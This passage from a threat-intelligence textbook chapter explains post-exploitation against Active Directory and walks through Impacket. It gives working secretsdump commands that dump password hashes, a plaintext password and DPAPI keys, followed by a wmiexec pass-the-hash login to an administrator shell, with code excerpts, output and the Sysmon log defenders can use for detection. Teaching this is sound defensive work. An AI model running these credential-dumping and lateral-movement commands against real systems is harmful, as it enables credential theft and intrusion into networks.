Part of the goal of this chapter is to explore the balance threat actors must strike between ease of use and detectability when selecting which tools to use. To that end, in the case study, we view these tools from the defender's perspective as well as the attacker's. In the end-of-chapter exercise, you'll gain experience with another popular post-exploitation tool, Metasploit.

Targeting Active Directory

Once a threat actor has installed an implant and established a C2 channel to it, what can they do to escalate the attack? The post-exploitation landscape is diverse, as threat actors have many possible goals and many tools to achieve them, but they frequently further their attack in the following ways:

- Extracting or encrypting data, such as files or operating system information, for espionage purposes or to get a victim to pay a ransom
- Dropping additional malware, such as remote access trojans (RATs) or ransomware
- Moving laterally within the network after identifying other resources the victimized machine has access to
- Launching another attack from the victimized machine or using the machine for other purposes, now that the threat actor has full access to it

One common target for threat actors is an organization's Active Directory environment. On Windows systems, Active Directory acts as a database of information about users, computers, the network, and many other resources. Connections between the entities in this database define who can access what and at what level based on a user's role or membership in a group.

Groups are collections of users, computers, or even other groups that the system administrator can collectively manage and for which it can implement applicable policies. For example, an environment might have a group for contractors, another for the IT team, and another for general employees, all with different levels of access and policies applied to them. When a new employee joins the organization, an administrator can place their account in the appropriate group, and the account will automatically get the permissions applied to that group.

The server that manages the Active Directory service for a network is called the *Domain Controller*. It stores all the information about the network resources (the users, computers, groups, and devices) where an administrator can manage them.

Because Active Directory controls authentication, authorization, and resource management functions for organizations that use it, threat actors may look for opportunities to abuse it so they can obtain credential data, escalate privileges, move laterally, and modify security policies to deploy malware. Due to the complexity and scale of the Active Directory infrastructure in many organizations, it's easy for unintended group

relationships, such as the improper nesting of one group within another, to occur. In addition, Active Directory is susceptible to perennial cybersecurity risks like weak passwords and unpruned old accounts, making these environments an appealing target for threat actors. The inherent trust relationship among the members of an Active Directory environment, in which all computers and resources implicitly trust the Domain Administrator account, can create security issues that an attacker may exploit to further their attack.

As a result, several post-exploitation tools are specifically designed to abuse Active Directory. Let's highlight a few of these popular options, used by both red teams and threat actors. Although these don't necessarily count as full-fledged toolkits because they serve a specific purpose and aren't modularly designed for expansion, they'll give you an idea of the offerings that exist in toolkits like Cobalt Strike and Sliver. Threat actors and red teams either use both of these tools alongside post-exploitation frameworks or use post-exploitation frameworks to deploy them in memory.

Rubeus is an open source C# toolkit for interacting with Kerberos, an authentication protocol used in Active Directory environments. Threat actors can use this tool to perform an attack called *Kerberoasting*, in which they try to obtain a password hash for an Active Directory account that has a Service Principal Name (SPN), then authenticate as that account. An *SPN* uniquely identifies a service instance, and Kerberos authentication uses SPNs to associate service instances with service accounts. Using a compromised account on the same domain, the threat actor can obtain a Kerberos service ticket for any SPN and exfiltrate it to their own infrastructure. The tickets are encrypted using the password of the service account. Using offline password-cracking utilities, such as John the Ripper or Hashcat, the attacker can attempt to decrypt the Kerberos service ticket, obtain the password for the service account associated with the ticket, and use this password to authenticate as the service account. Depending on the permissions granted to the service account, the attacker may gain access to any systems the service account has access to without needing elevated privileges.

Rubeus allows the threat actor to request the encrypted Kerberos service ticket from the *ticket granting service (TGS)*, which lets authenticated users access network services and resources through the service tickets it issues. If the threat actor can't decrypt the ticket and obtain a plaintext password, Rubeus allows them to execute a *pass-the-ticket* attack, using the extracted ticket from one system on a different system to authenticate to the same service. This technique can enable lateral movement from one system to another. However, the Kerberos ticket's configured lifetime may constrain the time span in which the attack remains effective.

SharpHound collects data for BloodHound, a tool that allows a user to analyze Active Directory environment data to find relationships they can abuse. We'll talk more about BloodHound in Chapter 9. Whereas BloodHound operates away from the victim machine, SharpHound runs directly on it to obtain its Active Directory data, including security group memberships; abusable rights on Active Directory objects; Group Policy links; organizational unit tree structure; and properties of the group,

computer, and user objects. After obtaining this data, a threat actor can review it using BloodHound to identify opportunities for abuse. The benefit of using SharpHound to collect Active Directory data over manual methods is that it's easy to deploy; threat actors often use it via Cobalt Strike or Covenant C2 to keep it off disk and evade antivirus signatures.

Post-Exploitation on the Dark Web

Most C2 frameworks have built-in post-exploitation utilities, and some, like Cobalt Strike and Sliver, allow users to implement their own through the creation of Beacon Object Files (BOFs), as you learned in the last chapter. Toolkits make it significantly easier to perform the activities described in the previous section; in addition to including a variety of features in the form of modules, the toolkits are often very well documented because they were originally designed for red teams and penetration testers.

Although some toolkits were designed exclusively for post-exploitation, the majority include a C2 component, and Chapter 7 discussed how threat actors commonly share information or resources about these tools. In this section, we'll look at two examples of how threat actors discuss post-exploitation TTPs on the dark web.

Tutorials, Results, and Tips

On dark web forums, threat actors exchange tips for using post-exploitation tools and offer BOFs for use with C2 frameworks. For example, this chapter's case study looks at Impacket, an open source post-exploitation toolkit for working with network protocols used by both red teams and threat actors. On the dark web, we frequently see threat actors advertising additional functionality, tips, or tutorials for using it.

Figure 8-1 shows a post containing the beginning of some sample code for improving Impacket's *rdp_check.py* module. The code provides additional features related to protocol negotiation, encryption, and credential security and supports checking more complex Remote Desktop Protocol (RDP) configurations than the example provided in the Impacket GitHub repository.




Figure 8-1: A post advertising code related to rdp_check.py

This code borrows heavily from Impacket's existing *rdp_check.py* module code. The developer copied the majority of the module and implemented small tweaks to add features, then shared their "improved" version with others on a forum. Sometimes, individuals will also post these code snippets or full scripts on GitHub as a way to enhance their reputation within the community; you'll see a few examples of such behavior in our case study. This is because many of the improvements benefit not only threat actors but also red teams and other defense-focused users.

In addition to posting tutorials, forum users will occasionally post the results of their own investigations into post-exploitation tools or ask questions related to issues they're having in order to get advice. Here is an excerpt from a post in which an individual experimented with Impacket and didn't receive the expected results:

> began to study the impacket-a scripts
> tried on different targets, win 7, win 2008 server, but everywhere the same mistakes. I'd put the screens.
> on the example of the screen, the port 445 is open, but still the ripeness of errors.
> tell me that it's not that I'm stupid or these scripts are no longer relevant.

Listing 8-1 shows the commands the user included in their post.

```
user@SYSTEM:/usr/share/doc/python-impacket/examples$ nmap -Pn -p 445 -vv [REDACTED] ❶
Starting Nmap 7.70 ( https://nmap.org ) at 20XX-07-17 02:18 CEST
Initiating Parallel DNS resolution of 1 host at 02:18
Completed Parallel DNS resolution of 1 host at 02:18, 0.53s elapsed
Initiating Connect Scan at 02:18
Scanning [REDACTED] [1 port]
Discovered open port 445/tcp on [REDACTED]
Completed Connect Scan at 02:18, 0.00s elapsed (1 total ports)
Nmap scan report for [REDACTED] at [REDACTED]
Host is up, received user-set (0.00018s latency).
Scanned at 20XX-07-17 02:18:09 CEST for 8s
PORT    STATE  SERVICE      REASON
445/tcp open   microsoft-ds syn-ack
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
user@SYSTEM:/usr/share/doc/python-impacket/examples$ python psexec.py -hashes
hashed-credentials Administrator@[REDACTED] ❷
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies
[*] Trying protocol 445/SMB...
[-] ('Error while reading from remote', 255, None) ❸
user@SYSTEM:/usr/share/doc/python-impacket/examples$ python wmiexec.py -hashes
hashed-credentials Administrator@[REDACTED] ❹
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies
[-] The NETBIOS connection with the remote host timed out. ❺
user@SYSTEM:/usr/share/doc/python-impacket/examples$
```

Listing 8-1: Commands run by a user seeking help on a dark web forum

The poster first uses Nmap to determine that the target host is available ❶. After that, they attempt to use Impacket's *psexec.py* ❷ and *wmiexec.py* ❹ to log in as the Administrator account on the system using the pass-the-hash technique, discussed in this chapter's case study. However, as you can see, the remote host doesn't respond ❸ ❺, and they're unable to log in. The goal of the post is to ask for help from others who may have advice on how to use these tools.

Figure 8-2 shows another example of a poster asking for advice related to their use of Impacket, this time to bypass EDR alerts on some of the scripts. The original poster has requested tips and tricks for bypassing a specific EDR vendor and discusses what they've already tried. The second poster advises a modification.




Figure 8-2: A post asking for tips and tricks to bypass EDR when using Impacket

In both examples, note that the posters aren't explicitly describing a malicious use case for the tools and techniques discussed. Nor do they disclose an intention to use these techniques against a victim. Credible, high-reputation threat actors rarely advertise malicious intent on these forums, as doing so will likely draw unwanted attention, especially from law enforcement.

Repackaged Open Source Tools

Sometimes, you'll come across threat actors using benign open source tools as the basis for new hacking tools. One example of a tool frequently repurposed by threat actors is CursedChrome, a Chrome extension that turns the browser into an HTTP proxy and allows the user to browse the web while authenticated as a victim. In other words, the threat actor can co-opt a victim's web browsing session, allowing them to use the victim's cookies, geographic information, and other session data and making it difficult to tell the difference between the legitimate user and the threat actor posing as the victim.

Many organizations are no longer requiring employees to use virtual private networks (VPNs) to access corporate resources, instead permitting them to access resources using OAuth and a reverse proxy for authentication. This means a user can access corporate resources using the browser, potentially making them vulnerable to a threat actor. With their access, the threat actor can steal corporate information, cryptowallets, or other data.

On GitHub, where CursedChrome is published, the tool's author accuses cybercriminals of cloning the repository and using it for malicious purposes, in a manner similar to the reuse of the Mirai source code discussed in Chapter 3, which enabled the rise of a new generation of botnets. In 2023, a multinational law enforcement operation disrupted Genesis Market, an online cybercrime-centric dark web marketplace that sold "device fingerprints," or collections of stolen data like credentials and browser cookies, that allowed the purchaser to impersonate a victim as they browsed the internet. Although hard to prove, it's possible that the Genesis Market operators borrowed elements of the CursedChrome code.

Case Study: Impacket's Utilities

Earlier chapters showed examples of open source tooling popular with threat actors looking for out-of-the-box functionality and a low chance of attribution. Impacket is yet another tool designed for red teams or pentesters that threat actors have used for malicious purposes. Advertised as "a collection of Python classes for working with network protocols," it doesn't come with its own built-in C2 framework. By using the Impacket library, a threat actor can achieve several post-exploitation tasks:

- Collecting information about the Active Directory environment, such as all of the computers within the domain or all of the domain's users and their email addresses
- Executing commands through Windows management tools
- Obtaining credential information, including by extracting and decrypting password hashes for computers on the Active Directory domain

Let's examine how to use Impacket to accomplish some of a threat actor's goals, such as lateral movement, then look at what artifacts a defender might see as a result of the activity. By the end of this section, you should have an idea of how a popular post-exploitation framework works and some of the TTPs threat actors use to hide it.

NOTE *You can find the Impacket source code at* https://github.com/fortra/impacket *and the tools analyzed in this chapter in the* examples *folder.*

We'll specifically look at the Impacket tools secretsdump, wmiexec, and psexec, as well as some of their modified versions and recommended modifications, because they're among the most popular tools discussed on the dark web and make an appearance in many types of cyberattacks, including those conducted by state-sponsored threat actors.

Use by Threat Actors

In 2021, Impacket appeared in the Networking Manual, a notorious guide to conducting attacks published by a threat actor named Bassterlord, a ransomware affiliate and access broker. The Networking Manual discussed the use of Impacket for launching a Python script to exploit the CVE-2020-1472 vulnerability. Dubbed Zerologon by security researchers, this vulnerability in the NETLOGON protocol allows an unauthenticated attacker with access to a network's Domain Controller to gain domain administrator privileges. Figure 8-3 is an excerpt from the manual that shows how to use Impacket to dump authentication data from the vulnerable Domain Controller they identified.




Figure 8-3: An excerpt from Bassterlord's Networking Manual on using Impacket's secretsdump.py

In this excerpt, Bassterlord shows the reader how to use the secretsdump module (in the *secretsdump.py* script) to extract New Technology LAN Manager (NTLM) hashes and Kerberos keys for the domain using the

machine account for the exploited domain controller with the target IP address 192.168.16.27. Because the vulnerability set the account password for this domain controller to an empty string, the *secretsdump.py* script will successfully enumerate the users using a blank password and the exploited domain controller's machine account (XX40server). The manual then goes on to instruct the user to attempt to decrypt the NTLM hash for the Administrator user using an MD5 hash-cracking website. *NTLM hashes* are cryptographic representations of passwords in Windows systems.

If cracking the hash doesn't work, it advises the user to perform a pass-the-hash attack using Impacket's psexec or smbexec modules. *Pass-the-hash* is a technique in which a threat actor steals a password, such as one obtained using secretsdump, and can use it to authenticate to another device in the network. This attack is conceptually similar to the pass-the-ticket technique we discussed earlier in this chapter in that it allows a user to authenticate as a particular user without knowing the account password. The key difference is that pass-the-hash applies to NTLM authentication mechanisms instead of Kerberos and doesn't have the same time constraints. We'll look at an example pass-the-hash attack using secretsdump and another Impacket tool, wmiexec.

Threat actors have occasionally incorporated Impacket into other malware payloads. In 2023, researchers at IBM published a report, "BlackCat (ALPHV) Ransomware Levels Up for Stealth, Speed, and Exfiltration," in which they identified a newer version of the ALPHV group's ransomware payload, named Sphynx, that incorporated Impacket and another tool, RemCom. *RemCom* functions as a remote shell that allows a user to execute processes or copy files on a remote system and retrieve the program's output. Most threat actors use Impacket as an independent tool, so ALPHV's incorporation of it into the actual ransomware is a particularly interesting case.

NTLM Hash Retrieval with secretsdump

Let's begin our exploration of Impacket by looking at the Python code for the secretsdump module, the same tool used in Bassterlord's Networking Manual to obtain authentication data from the Domain Controller. Secretsdump can obtain authentication data from the victim machine, such as SAM and LSA secrets from registries, plaintext credentials, NTLM hashes, and Kerberos keys. The *Security Accounts Manager (SAM)* is a database that stores user account credentials, such as usernames and hashed passwords, and the *Local Security Authority (LSA)* manages the SAM and validates user logins by checking passwords in the SAM database. The module can also extract the information on a domain controller from the *NTDIS.dit* file. Bassterlord's manual includes an example that uses the `-just-dc` option to obtain the NTLM hashes and Kerberos keys.

Among the data stored in the SAM are NTLM hashes used for authentication in several communications protocols. Listing 8-2 shows an example of how a username, user identifier, LM hash (which is similar but cryptographically weaker than the NTLM hash), and NTLM hash look when retrieved by a program like secretsdump.

```
localuser:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
```

Listing 8-2: An extracted username, relative identifier (RID), LM hash, and NTLM hash

The username is `localuser`, and their relative identifier is `1000`. This identifier is a way to distinguish one user from another when the accounts are created. The next string of characters is the LM hash, and the following one is the NTLM hash. Note that the LM hash value returned in this example corresponds to a blank or null value, meaning the system stores the password value using only an NTLM hash. This situation occurs because it's possible to configure an Active Directory network so it doesn't store LM hashes, as they're more easily crackable than NTLM hashes. Microsoft even recommends disabling LM hash storage, as modern Windows systems primarily use NTLM hashes for authentication.

Listing 8-3 shows how to dump this authentication data for a system using the `impacket-secretsdump` command.

```
$ impacket-secretsdump localuser:password@10.2.0.1
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xde4669e28521315a8358a35a3289ad10
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash) ❶
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:47bd88fe6d61746ae52097fcc4523242:::
localuser:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword ❷
localuser:password
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb311b38341bcc344d3478b45fa802f72df4d1c28 ❸
dpapi_userkey:0x2bf53556b489335283dd1ddcf359f2e27debc855 ❹
[*] NL$KM ❺
 0000   95 00 BE F0 81 F1 CA 9C  BA CF B7 B5 7B 72 D2 51   ............{r.Q
 0010   B0 B8 78 0D 90 FA FF 56  02 8A D1 D9 A1 4D 24 3B   ..x....V.....M$;
 0020   36 07 B9 0C F2 92 56 5D  B5 5F BE 95 81 74 5D 10   6.....V]._...t].
 0030   F1 E8 9D 54 8D 21 EB 97  20 7C 63 37 4A 4A 8B 65   ...T.!.. |c7JJ.e
NL$KM:9500bef081f1ca9cbacfb7b57b72d251b0b8780d90faff56028ad1d9a14d243b3607b90cf292565db55fbe
9581745d10f1e89d548d21eb97207c63374a4a8b65
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Listing 8-3: Running impacket-secretsdump.py *against a victim machine*

The user is able to obtain the SAM hashes, including the NTLM hash ❶; LSA secrets such as the default password in plaintext ❷; and keys used to encrypt various passwords on the system ❸ ❹ ❺. Having these hashes provides us with fairly significant power: With these three pieces of

information, retrieved using secretsdump, we can successfully authenticate using the pass-the-hash technique.

Command Execution with wmiexec

wmiexec is a component of Impacket that executes commands on remote Windows systems via *Windows Management Instrumentation (WMI)*, infrastructure typically used by system administrators for configuration, task automation, or execution of processes and scripts. Threat actors sometimes abuse WMI to launch malware and to perform lateral movement or data exfiltration.

The wmiexec module for Impacket establishes a remote connection to the victim system using Distributed Component Object Model (DCOM). The *Microsoft Component Object Model (COM)* is a mechanism that allows programs to easily access an operating system's objects regardless of the language in which it's written. COM object classes implement a COM interface, and programmers who want to interact with a COM interface of a particular class can call related functions to do so. A few examples of COM objects include the Windows shell, the clipboard, and many Windows applications.

The *wmiexec.py* code interacts with WMI via its COM object. The *distributed* portion of DCOM is what allows COM objects to communicate over the network. Listing 8-4 shows the initialization code in *wmiexec.py*.

```
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain,
                      self.__lmhash, self.__nthash, self.__aesKey,
                      oidResolver=True, doKerberos=self.__doKerberos,
                      kdcHost=self.__kdcHost, remoteHost=self.__remoteHost)

try:
  ❶ iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login,
                                         wmi.IID_IWbemLevel1Login)
    iWbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
  ❷ iWbemServices = iWbemLevel1Login.NTLMLogin('//./root/cimv2', NULL, NULL)
    iWbemLevel1Login.RemRelease()

  ❸ win32Process, _ = iWbemServices.GetObject('Win32_Process')

  ❹ self.shell = RemoteShell(self.__share, win32Process, smbConnection,
                             self.__shell_type, silentCommand)
```

Listing 8-4: The DCOM initialization code in wmiexec.py

This code calls functions from classes implemented by Impacket that contain all of the low-level interaction with the COM objects, abstracting out much of these details. Even so, we can get a high-level understanding of how *wmiexec.py* establishes the DCOM connection.

`DCOMConnection` creates a remote connection using the username and password provided by the user. In Listing 8-3, you can see that code first creates an object using the class ID (CLSID) and interface ID (IID) using `CoCreateInstanceEx` ❶. The *CLSID* is a GUID that identifies a COM object, whereas an *IID* is a GUID for the COM interface. Then, the code calls

`IWbemLevel1Login` to get a handle to the interface of the same name, which allows a user to connect to WMI's management services interface. To connect to the interface, the code calls `NTLMLogin` ❷. In this case, the code connects to */root/cimv2*, WMI's default namespace. Next, it retrieves the `Win32_Process` object ❸, which it can use to create a remote shell ❹.

Listing 8-5 shows what this process looks like to the user when they execute the `impacket-wmiexec` command.

```
$ impacket-wmiexec localuser@10.2.0.1 -hashes :8846f7eaee8fb117ad06bdd830b7586c
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Listing 8-5: Connecting to a victim machine using impacket-wmiexec.py

This example runs `impacket-wmiexec`, employing a user's NTLM hash (the argument to `-hashes`) with the goal of obtaining access as that user. Because the command succeeded, the user can execute Windows commands on the victim's system via the remote shell.

Let's take a look at how wmiexec implements the remote shell's command functionality. Listing 8-6 contains an excerpt of the code *wmiexec.py* uses to run a `whoami` command on the remote machine.

```
class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection, shell_type, silentCommand=False):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__shell_type = shell_type
        self.__pwsh = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc '
--snip--
    def execute_remote(self, data, shell_type='cmd'):
        if shell_type == 'powershell':
            data = '$ProgressPreference="SilentlyContinue";' + data
            data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()
            command = self.__shell + data ❶
        if self.__noOutput is False:
            command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1' ❷
--snip--
```

Listing 8-6: Code in wmiexec.py *that runs a remote command*

You'll notice that the full command executed by `wmiexec` is a lot more complex than just `whoami` because it redirects the output to the user. As you can see, *wmiexec.py* first prepends `cmd.exe /Q /c` to the beginning of the command ❶, then appends the command options `2>&1` to output the command's return value ❷.

The `1>` component sends the standard output from the preceding command to *\\127.0.0.1\<share>\<output filename>*. The `2>&1` component redirects the standard error stream to wherever the stdout stream is redirected (in this case, the same file location). Finally, the response containing the output is sent via the Server Message Block (SMB) protocol. As you'll see later, the only place we can see the full command executed is if we dig into the Sysmon logs.

Lateral Movement

Now that you have a basic understanding of how *wmiexec.py* works, let's look at how a threat actor could use it for lateral movement. Once they have access to an initial victim system, they'll generally want to obtain access to other systems with elevated privileges on the network.

We'll start with access to a local user account named *localuser*, which has the password *password*. Using `impacket-secretsdump`, we can obtain all of the password hashes from this victim system, as we did previously. Listing 8-7 shows the output.

```
$ impacket-secretsdump localuser:password@10.2.0.2
--snip--
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
localuser:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

Listing 8-7: Running `impacket-secretsdump` against a victim machine

We've obtained LM and NTLM password hashes for three additional users: *Administrator*, *Guest*, and *DefaultAccount*. We can see that *Guest* and *DefaultAccount* have the empty password visible via the empty string LM and NTLM hashes `aad3b435b51404eeaad3b435b51404ee` and `31d6cfe0d16ae931b73c59d7e0c089c0`, respectively, and are likely disabled.

We can use the NTLM password hash for the *Administrator* user to try to log in to another machine on the network using `impacket-wmiexec`. This is a pass-the-hash attack, as we'd be using only the password hash, not the plaintext password, to log in. Although not every system will necessarily have the same Administrator credentials, it is possible that some of them do, particularly if they were set up or managed by the same administrator. Listing 8-8 shows the use of `impacket-wmiexec` to log in using this hash.

```
$ impacket-wmiexec Administrator@10.2.0.1 -hashes :8846f7eaee8fb117ad06bdd830b7586c
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
win2016-srv-x64\administrator
```

Listing 8-8: Using `impacket-wmiexec` to log in to another system using an NTLM hash

The login attempt succeeded, and we're presented with a remote shell that indicates we've gained access to the victim system. Running `whoami` confirms that we're logged in as the Administrator account. We can now use our higher-level access to do any number of things, including running commands or dropping malware.

The Defender's Perspective

If you've been thinking about `impacket-wmiexec` from the perspective of a defender, you may have noticed a great detection opportunity: the additional command parameters required to execute the Windows commands. Defenders often use a tool called Sysmon to log system activity to Windows Event Logs and ingest the logs into a monitoring apparatus, often a security information and event management (SIEM) tool such as Splunk. This makes it possible to review events, such as process creation, file creation, or modifications to the Windows Registry, that suggest malicious activity taking place on the system. Listing 8-9 shows how Sysmon records the process creation event that occurs when a user runs `whoami` using `impacket-wmiexec`.

```
Event 1, Sysmon
RuleName: -
UtcTime: 20XX-02-15 19:38:26.280
ProcessGuid: {7f3e3281-ed2b-67b0-9c52-000000000000}
ProcessId: 2060
Image: C:\Windows\System32\whoami.exe
FileVersion:
Description: whoami - displays logged on user information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami
CurrentDirectory: C:\
User: WIN2016-SRV-X64\Administrator
LogonGuid: {7f3e3281-ed2b-67b0-1f2f-c74902000000}
LogonId: 0x2497C21F
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=AA1E17EA3DB5CD9D8BC061CAEC74C6E8,SHA256=
8ECFFCCE38D4EE87ABAEE6CBE843D94D4F8FB98FAB3C356C7F6B70E60B10F88A, IMPHASH=
E24E33
0FA9663CE77F2031CACAEB3DF9
ParentProcessGuid: {7f3e3281-ed32-67b0-9a52-000000000200}
ParentProcessId: 4608
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /Q /c whoami 1>\\127.0.0.1\ADMIN$\__1739649060.9782364 2>&1 ❶
ParentUser: WIN2016-SRV-X64\Administrator
```

Listing 8-9: The Sysmon log for a process creation event for a command run using `impacket-wmiexec`

The `ParentCommandLine` ❶ very clearly shows the `whoami` command we ran using `impacket-wmiexec`, including the additional elements we identified in Listing 8-6. The `ParentCommandLine` contains the command line arguments

